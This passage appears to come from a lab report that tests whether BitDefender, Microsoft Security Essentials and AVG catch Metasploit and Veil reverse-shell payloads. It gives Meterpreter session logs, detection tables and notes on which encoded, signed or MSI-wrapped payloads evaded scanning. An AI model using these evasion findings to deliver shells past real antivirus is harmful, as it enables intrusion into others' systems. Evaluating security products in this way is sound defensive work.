
Even while scanning the C:\Windows\Installer directory and finding that it contains a temporary file with "Backdoor.Shell.AC" malware BitDefender is still unaware of the tcp connection and doesn't offer to close it.

The same results were also produced with the port 56768 shell_reverse_tcp msi executable.

The veil generated executables. Python script compiled to an executable also provided a reverse shell

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.160
[*] Meterpreter session 17 opened (10.0.224.107:80 -> 10.0.224.160:51016) at
2014-04-30 13:15:09 +0000
```

and from the tcpview we can see that the shell is established.



TCPView - Sysinternals: www.sysinternals.com

Process	PID	Proto...	Local Address	Local ...	Remote Address	Re...	State	S...	Sent Bytes	Rcvd Packets	F
veil_reverse_tcp_10.0.224.107_80.exe	2244	TCP	10.0.224.160	51016	10.0.224.107	80	ESTABLISHED	27	15,198	488	
vsserv.exe	780	TCP	127.0.0.1	49152	127.0.0.1	49153	ESTABLISHED				


Endpoints: 91 | Established: 26 | Listening: 22 | Time Wait: 24 | Close Wait: 0

Figure 10. BitDefender veil payload

And from the BitDefender event manager we can see that the session was registered and approved.

During one test I was able to get the BitDefender to close the TCP session from a MSI executable reverse_tcp_default_5shikata_10.0.224.107_56768.msi but I was not able to reproduce the issue.

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.160
Meterpreter session 4 opened (10.0.224.107:56768 -> 10.0.224.160:51405) at
2014-04-29 07:31:40 +0000
```



Subject	Date
🟩 Application allowed to access network	2014-04-29 - 09:16:43
🟥 Application not allowed to access network.	2014-04-29 - 07:33:44
🟩 Application allowed to access network	2014-04-28 - 16:56:28
🟩 Application allowed to access network	2014-04-28 - 12:34:30

Event Details

The application c:\windows\installer\msiaacd.tmp attempted to connect to the Internet using TCP protocol on port 51405. Bitdefender Firewall detected malicious activity and denied access for this application.

Figure 11. BitDefender detects tmp file

As a final test a scan of all the executables was done and the result showed that BitDefender was actually able to detect the malware inside an installer but still allowed the copying and executing of that msi file. The detected files with the signature detected are as follows:

reverse_tcp_default_5shikata_10.0.224.107_80.exe "Gen:Variant.Zusy.Elzob.8031"

signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe "Backdoor.Shell.AC"

reverse_tcp_default_5shikata_10.0.224.107_56768.exe "Gen:Variant.Zusy.Elzob.8031"

shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe "Backdoor.Shell.AC"

signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe "Gen:Variant.Kazy.176057"

shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe "Backdoor.Shell.AC"

signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe "Backdoor.Shell.AC"

shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe "Backdoor.Shell.AC"

shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe "Backdoor.Shell.AC"

signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe "Gen:Variant.Kazy.176057"

shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe "Gen:Trojan.Heur.TP.sq1@baLGpSji"

shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe "Backdoor.Shell.AC"

reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe "Gen:Variant.Kazy.328553"

reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe "Gen:Variant.Kazy.328553"

reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe "Gen:Variant.Barys.2087"

reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe "Gen:Variant.Barys.2087"


shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi=&gt;(Embedded EXE) "Backdoor.Shell.AC"

shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi=&gt;(Embedded EXE) "Backdoor.Shell.AC" shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe "Backdoor.Shell.AC"

reverse_tcp_default_5shikata_10.0.224.107_56768.msi=&gt;(Embedded EXE) "Gen:Variant.Patched.2"

shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe "Backdoor.Shell.AC"

reverse_tcp_default_5shikata_10.0.224.107_80.msi=&gt;(Embedded EXE) "Gen:Variant.Patched.2"




reverse_tcp_default_5shikata_10.0.224.107_80.exe	reverse_tcp_default_5shikata_10.0.224.107_56768.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_default_5shikata_10.0.224.107_80.msi	reverse_tcp_default_5shikata_10.0.224.107_56768.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi	signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.	veil_reverse_tcp_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_56768.exe
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
						X	X	X	X									X	X					X	X

Figure 12. BitDefender results

4.1.2 Microsoft Security Essentials

Microsoft's own product Security Essentials (SE) is a free product and since it is free and from the same vendor as the operating system it should have fairly large user base and also quite good detection ratio since it should be able to follow the system calls and Active Programming Interface (API) calls better than any other vendor (a large part of the operating system and its behavior is still proprietary) [34].



PC status: Protected

Your PC is being monitored and protected.

Real-time protection: On

Virus and spyware definitions: Up to date

Scan options:

● Quick

○ Full

○ Custom

Scan details

Scheduled scan: Sunday around 2:00 AM (Quick scan) | Change my scan schedule

Last scan: No scheduled scan performed

Figure 13. SE main window

All the settings in the antivirus software have been left to default so it is comparable to other products. The updates of the product have also been done do show that the product is up to date

After trying to copy the files from the management computer samba share only 6 files reached the destination- others were caught by antivirus and denied access.

Files that arrived on the target system were:

reverse_tcp_default_5shikata_10.0.224.107_56768.msi
reverse_tcp_default_5shikata_10.0.224.107_80.msi shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi
shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi
veil_reverse_tcp_10.0.224.107_56768.exe
veil_reverse_tcp_10.0.224.107_80.exe

So we can see that only the MSI installers and veil generated executables were allowed through the first scan. So no custom template nor the signed executable with the signers certificate in the trusted root helped the files to get pass the antivirus.

But as for the tests- the first test is with the MSI installer reverse_tcp_default_5shikata_10.0.224.107_80.msi. The installer got executed but immediately after execution the temporary file that was created was detected and quarantined with the description

```
Trojan:Win32/Swrort.A:

Category: Trojan

Description: This program is dangerous and executes commands from an attacker.

Recommended action: Remove this software immediately.

Items:
```

file:C:\Windows\Installer\MSI516C.tmp

The same action applied to the other MSI files as well so it is obvious that Microsoft has better tracking of the files created.

Veil generated payloads

The last 2 files to test are the executables generated from python scripts.


And finally the veil_reverse_tcp_10.0.224.107_80.exe file was able to deliver a shell.

```
[*] Sending encoded stage (769563 bytes) to 10.0.224.161
[*] Meterpreter session 18 opened (10.0.224.107:80 -> 10.0.224.161:49270) at
2014-05-02 08:17:53 +0000
meterpreter > getpid
Current pid: 1920
meterpreter > getuid
Server username: ls14win7sp1\Administrator
```

and the same method worked also on a higher port 56768 – windows host delivered the shell

```
[*] Sending encoded stage (769563 bytes) to 10.0.224.161
[*] Meterpreter session 19 opened (10.0.224.107:56768 -> 10.0.224.161:49271) at
2014-05-02 08:21:37 +0000
```

As for the detection of other payloads- windows detects them all as Trojan:Win32/Swrort.A so it hints that the signature is similar with all the payloads and might need some refining to avoid detection.




reverse_tcp_default_5shikata_10.0.224.107_80.exe	reverse_tcp_default_5shikata_10.0.224.107_56768.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	reverse_tcp_default_5shikata_10.0.224.107_80.msi	reverse_tcp_default_5shikata_10.0.224.107_56768.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe	shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe	shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi	shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi	signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe	signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.	veil_reverse_tcp_10.0.224.107_80.exe	veil_reverse_tcp_10.0.224.107_56768.exe
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26
																								X	X

Figure 14. SE results

4.1.3 AVG Internet security

AVG internet security seems fairly secure so in the begging it was hard for to even access the Samba share meant for safe storing all the documentation, screenshots etc.- so finally whitelisting IP 10.0.224.170 (management machine eth0:0 IP address) I was able to access the share with screenshot folder and log file as well as the malware. Whitelisting an IP in firewall however should not interfere with the anti-virus product to perform initial on-access scanning during the file copy and since the callback IP is different (10.0.224.107) it should not affect it as well. The only concern might be that the IP is in the same subnet but in AVG the network is identified as unidentified network (Public network) so all the other network should be considered hostile by the AV product.



You are protected

Protection is up-to-date

Important notice

Your trial version will expire in 26 days.
Buy now to continue your protection.

Figure 15. AVG main screen

As with all other anti-virus products the settings are left to default and the only changes made are:

1) excluded c:\AV\Unscanned from automatic and on access scanning

2) excluded z:\ from automatic and on access scanning (z:\ is mounted to \\10.0.224.170\AVShare)

3) whitelisted the share IP 10.0.224.170

File copy

After copying the payloads from the network share to the windows machine 15 files made it to the target.

reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe
reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe
reverse_tcp_default_5shikata_10.0.224.107_56768.msi
reverse_tcp_default_5shikata_10.0.224.107_80.msi

reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_443.exe
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe
shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe
shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe
shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi
shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe
shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe
veil_reverse_tcp_10.0.224.107_56768.exe
veil_reverse_tcp_10.0.224.107_80.exe

The first test will be conducted with reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe which should be detected by any antivirus by.

After executing the file it closed immediately without any notification or shell on the other end. Some bytes are written to the port at the receiver end but not enough to start a stable session. Seems that the problem is the lost functionality of the ab.exe (Apache benchmark which is used as a template in metasploit) or template_x86_windows.exe in metasploit. Even though a shell was not produced AVG was not able to detect the file as malicious as well what means that signature scan was bypassed successfully but since the payload did not have time to behave maliciously it wasn’t flagged as malware as well.

The same behavior can be noticed with the higher port as well so the first packets that make it to the management machine do not raise the red flag.

